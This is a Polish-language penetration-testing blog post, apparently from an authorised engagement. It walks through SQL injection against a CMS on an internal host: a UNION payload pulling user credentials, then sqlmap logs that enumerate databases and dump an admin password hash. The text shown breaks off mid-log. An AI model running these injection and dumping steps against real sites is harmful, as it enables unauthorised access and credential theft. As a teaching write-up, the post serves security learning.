


Najczęściej słabym ogniwem systemu zabezpieczeń okazuje się człowiek i jego złe nawyki. Tak też było podczas jednego z moich ostatnich zleceń. Jak zapewne zauważyliście moje posty to głównie bug tracking niż exploitowanie. Tym razem okazało się, iż sytuacja nie wymaga większych umiejętności hackerskich a wiedzy jak funkcjonują poszczególne elementy systemu.




Poproszono mnie o zweryfikowanie możliwych scenariuszy nieuprawnionego dostępu do strony/serwera www. Dostępnie zgodziłem się na to, ponieważ nie lubię bawić się w exploitację webaplikacji. Po wstępnej analizie strony okazało się, że jest tam mało znany CMS. Przyglądając mu się uważnie zauważyłem błąd typu SQL Injection.

Początkowo myślałem, iż sytuacja będzie dosyć jasna i klarowna. Byłem przekonany iż schemat sieciowy owego przypadku przedstawia się następująco:



Penetracja serwera webowego przy pomocy bazy MySQL oraz weevely.




Sprawdzanie zacząłem od działu z newsami i artykułami. O ile w dziale z newsami nie znalazłem żadnego błędu.

The screenshot shows a web browser window with the address bar containing 'webdev.s-m-s.local/GENU-2012.3/news/index.php?news_id=2'. The page content includes a donkey image, a 'MENU' section with links like 'Home', 'Browse news', and 'Submit news', a 'USERS' section with 'Log in' and 'Register' options, and a news entry titled 'test' posted by 'admin' on June 13th, 2015. The news content is 'testowy'. A large yellow sign with a black silhouette of a person and the text 'YOU SHOULD KILL YOURSELF' is displayed prominently. At the bottom, there is a footer with 'GENU 2012.3, Copyright © 2003-2012 Raoul Proença' and 'Page generated in 0.031 s with 6 SQL queries'. The Windows taskbar at the bottom shows the time as 11:21 on 2015-06-18.

To już wykonanie prostego testu na obecność sqli w dziale z artykułami dało wynik pozytywny.



Penetracja serwera webowego przy pomocy bazy MySQL oraz weeve.ly.




Komunikat który się nam wyświetlił jasno informuje o istnieniu błędu. Po szybkiej analizie komunikatu udało mi się mniej więcej ustalić strukturę bazy danych.

Na podstawie informacji z komunikatu błędu ułożyłem zapytanie sql, które postanowiłem ręcznie wstrzyknąć do kodu strony.


[Source code](#)



```
null union select
1,concat(user_name,0x3a,0x3a,0x3a,user_password),3,4,5 from
genu_users--
```



Próba ręcznego wstrzykiwania zapytania zakończyło się komunikatem przeglądarki o treści „Połączenie zostało zrestartowane”. Zaczęło mnie to zastanawiać, ale żeby potwierdzić swoją teorię i wykluczyć możliwość błędnego sformułowania postanowiłem użyć narzędzia do automatycznego wstrzykiwania zapytań sql czyli sqlmap’a, który jest domyślnie zainstalowany w dystrybucji KaliLinux.



Użycie sqlmap'a upewniło mnie w przekonaniu, iż owa webaplikacja jest chroniona poprzez jakiegoś rodzaju WAF/IPS (Web Application Firewall/Intrusion Protect System). Jednak znając przypadki w których pomimo funkcjonowania takich systemów dochodziło do włamania, nie poddawałem się i wykonywałem kolejne próby za pomocą sqlmap'a.



Penetracja serwera webowego przy pomocy bazy MySQL oraz weeveily.

```
root@zuo: ~
Last login: Thu Jun 18 13:16:05 2015 from 172.16.3.3
root@zuo:~# sqlmap -u "http://webdev.s-m-s.local/GENU-2012.3/articles/read.php?article_id=2" --dbs
{1.0-dev-nongit-20150410}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:19:16

[13:19:17] [INFO] testing connection to the target URL
[13:19:17] [INFO] heuristics detected web page charset 'ISO-8859-2'
[13:19:17] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS/IDS
Y
[13:20:47] [INFO] using WAF scripts to detect backend WAF/IPS/IDS protection
[13:20:47] [WARNING] no WAF/IDS/IPS product has been identified
[13:20:47] [INFO] testing if the target URL is stable. This can take a couple of seconds
[13:20:48] [WARNING] target URL is not stable. sqlmap will base the page comparison on a sequence matcher. If no dynamic non-injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison' and provide a string or regular expression to match on
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[13:21:06] [INFO] testing if GET parameter 'article_id' is dynamic
[13:21:06] [INFO] confirming that GET parameter 'article_id' is dynamic
[13:21:06] [INFO] GET parameter 'article_id' is dynamic
[13:21:06] [INFO] heuristic (basic) test shows that GET parameter 'article_id' might be injectable
[13:21:06] [INFO] testing for SQL injection on GET parameter 'article_id'
[13:21:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:21:06] [WARNING] reflective value(s) found and filtering out
[13:21:07] [INFO] GET parameter 'article_id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[13:21:07] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:08] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:09] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:10] [CRITICAL] unable to connect to the target URL or proxy
[13:21:10] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:11] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:12] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:13] [CRITICAL] unable to connect to the target URL or proxy
[13:21:13] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] █
```

I kolejne...



Penetracja serwera webowego przy pomocy bazy MySQL oraz weeve.ly.

```
root@zuco: ~  
[13:21:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[13:21:06] [WARNING] reflective value(s) found and filtering out  
[13:21:07] [INFO] GET parameter 'article id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable  
[13:21:07] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:08] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:09] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:10] [CRITICAL] unable to connect to the target URL or proxy  
[13:21:10] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:11] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:12] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:13] [CRITICAL] unable to connect to the target URL or proxy  
[13:21:13] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'  
do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y  
[13:21:37] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'  
[13:21:37] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:38] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:39] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:40] [CRITICAL] unable to connect to the target URL or proxy  
[13:21:40] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)'  
[13:21:40] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:41] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:42] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:43] [CRITICAL] unable to connect to the target URL or proxy  
[13:21:43] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (UPDATEXML)'  
[13:21:43] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:44] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:45] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:46] [CRITICAL] unable to connect to the target URL or proxy  
[13:21:46] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'  
[13:21:46] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:47] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:48] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:49] [CRITICAL] unable to connect to the target URL or proxy  
[13:21:49] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE or HAVING clause'  
[13:21:49] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:50] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:51] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:52] [CRITICAL] unable to connect to the target URL or proxy  
[13:21:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'  
[13:21:52] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:53] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:21:54] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
```



Penetracja serwera webowego przy pomocy bazy MySQL oraz weeveily.

```
root@zuoc: ~
y columns. Automatically extending the range for current UNION query injection technique test
[13:24:03] [INFO] target URL appears to have 5 columns in query
[13:24:03] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:04] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:05] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:06] [CRITICAL] unable to connect to the target URL or proxy
[13:24:06] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:07] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:08] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:09] [CRITICAL] unable to connect to the target URL or proxy
[13:24:09] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:10] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:11] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:12] [CRITICAL] unable to connect to the target URL or proxy
[13:24:12] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:13] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:14] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:15] [CRITICAL] unable to connect to the target URL or proxy
[13:24:15] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:16] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:17] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:18] [CRITICAL] unable to connect to the target URL or proxy
[13:24:18] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:19] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:20] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:21] [CRITICAL] unable to connect to the target URL or proxy
[13:24:21] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:22] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:23] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:24] [CRITICAL] unable to connect to the target URL or proxy
[13:24:24] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:25] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:26] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:27] [CRITICAL] unable to connect to the target URL or proxy
[13:24:27] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:28] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:29] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:30] [CRITICAL] unable to connect to the target URL or proxy
[13:24:30] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:31] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:32] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:24:33] [CRITICAL] unable to connect to the target URL or proxy
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
```

Sqlmap stwierdził iż zmieni sposób exploitacji.




Penetracja serwera webowego przy pomocy bazy MySQL oraz weeve.ly.

```
root@zuo: ~  
[13:35:02] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:35:03] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request  
[13:35:04] [CRITICAL] unable to connect to the target URL or proxy  
[13:35:04] [INFO] checking if the injection point on GET parameter 'article_id' is a false positive  
GET parameter 'article_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n  
sqlmap identified the following injection points with a total of 178 HTTP(s) requests:  
---  
Parameter: article_id (GET)  
  Type: boolean-based blind  
  Title: AND boolean-based blind - WHERE or HAVING clause  
  Payload: article_id=2 AND 9526=9526  
---  
[13:38:44] [INFO] testing MySQL  
[13:38:44] [INFO] confirming MySQL  
[13:38:44] [INFO] the back-end DBMS is MySQL  
Web server operating system: Linux Debian  
web application technology: Apache 2.4.10  
back-end DBMS: MySQL >= 5.0.0  
[13:38:44] [INFO] fetching database names  
[13:38:44] [INFO] fetching number of databases  
[13:38:44] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval  
[13:38:44] [INFO] retrieved: 7  
[13:38:45] [INFO] retrieved: information_schema  
[13:38:58] [INFO] retrieved: admin  
[13:39:02] [INFO] retrieved: admin_strona  
[13:39:11] [INFO] retrieved: mysql  
[13:39:15] [INFO] retrieved: performance_schema  
[13:39:29] [INFO] retrieved: phpmyadmin  
[13:39:36] [INFO] retrieved: wdms2  
available databases [7]:  
[*] admin  
[*] admin_strona  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[*] phpmyadmin  
[*] wdms2  
  
[13:39:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/webdev.s-m-s.local'  
  
[*] shutting down at 13:39:39  
root@zuo:~#
```

I był to przełomowy krok ponieważ nagle okazało się, iż parametr „article_id” jednak jest podatny i to w nim znajduje się błąd (zaskakujące nieprawdaż? ile to nowego potrafią powiedzieć skrypty ;>). Jak później się okazało firewall którym chronił serwer www filtrował zapytania webowe między innymi pod kątem wystąpienia słowa „null”, które „jest charakterystyczne dla ataków SQL Injection” (cytat admina).

Poprawiłem swój początkowy schemat tak by zawierał informacje, które udało mi się do tej pory zebrać.



Bogatszy o tą wiedzę przystąpiłem do wyciągania hasła z bazy danych. Pierwszym co musiałem zrobić to zweryfikować, która z baz danych jest bazą odpowiedzialną za treść strony.



Penetracja serwera webowego przy pomocy bazy MySQL oraz weeveily.

```
root@zuo: ~  
root@zuo:~# sqlmap -u "http://webdev.s-m-s.local/GENU-2012.3/articles/read.php?article_id=2" -D admin -T genu_users -C user_name,user_password --dump  
  
{1.0-dev-nongit-20150410}  
  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting at 13:49:21  
  
[13:49:21] [INFO] resuming back-end DBMS 'mysql'  
[13:49:21] [INFO] testing connection to the target URL  
[13:49:23] [INFO] heuristics detected web page charset 'ISO-8859-2'  
[13:49:23] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS/IDS  
do you want sqlmap to try to detect backend WAF/IPS/IDS? [y/N] n  
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:  
---  
Parameter: article_id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: article_id=2 AND 9526=9526  
---  
[13:49:25] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian  
web application technology: Apache 2.4.10  
back-end DBMS: MySQL 5  
[13:49:25] [INFO] fetching columns 'user_name, user_password' for table 'genu_users' in database 'admin'  
[13:49:25] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval  
[13:49:25] [INFO] retrieved: 2  
[13:49:26] [INFO] retrieved: user_name  
[13:49:32] [INFO] retrieved: user_password  
[13:49:41] [INFO] fetching entries of column(s) 'user_name, user_password' for table 'genu_users' in database 'admin'  
[13:49:41] [INFO] fetching number of column(s) 'user_name, user_password' entries for table 'genu_users' in database 'admin'  
[13:49:41] [INFO] resumed: 1  
[13:49:41] [INFO] retrieved: admin  
[13:49:46] [INFO] retrieved: 01b307acba4f54f55aafc33bb06bbbf6ca803e9a  
[13:50:16] [INFO] analyzing table dump for possible password hashes  
[13:50:16] [INFO] recognized possible password hashes in column 'user_password'  
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y
```

Po tym jak Sqlmap pobrał z bazy hash hasła, zapytał czy chcę spróbować złamać hasło. Oczywiście wcisnąłem „Y”.



Penetracja serwera webowego przy pomocy bazy MySQL oraz weeveily.


```
root@zuo: ~
Parameter: article_id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: article_id=2 AND 9526=9526
---
[13:49:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.10
back-end DBMS: MySQL 5
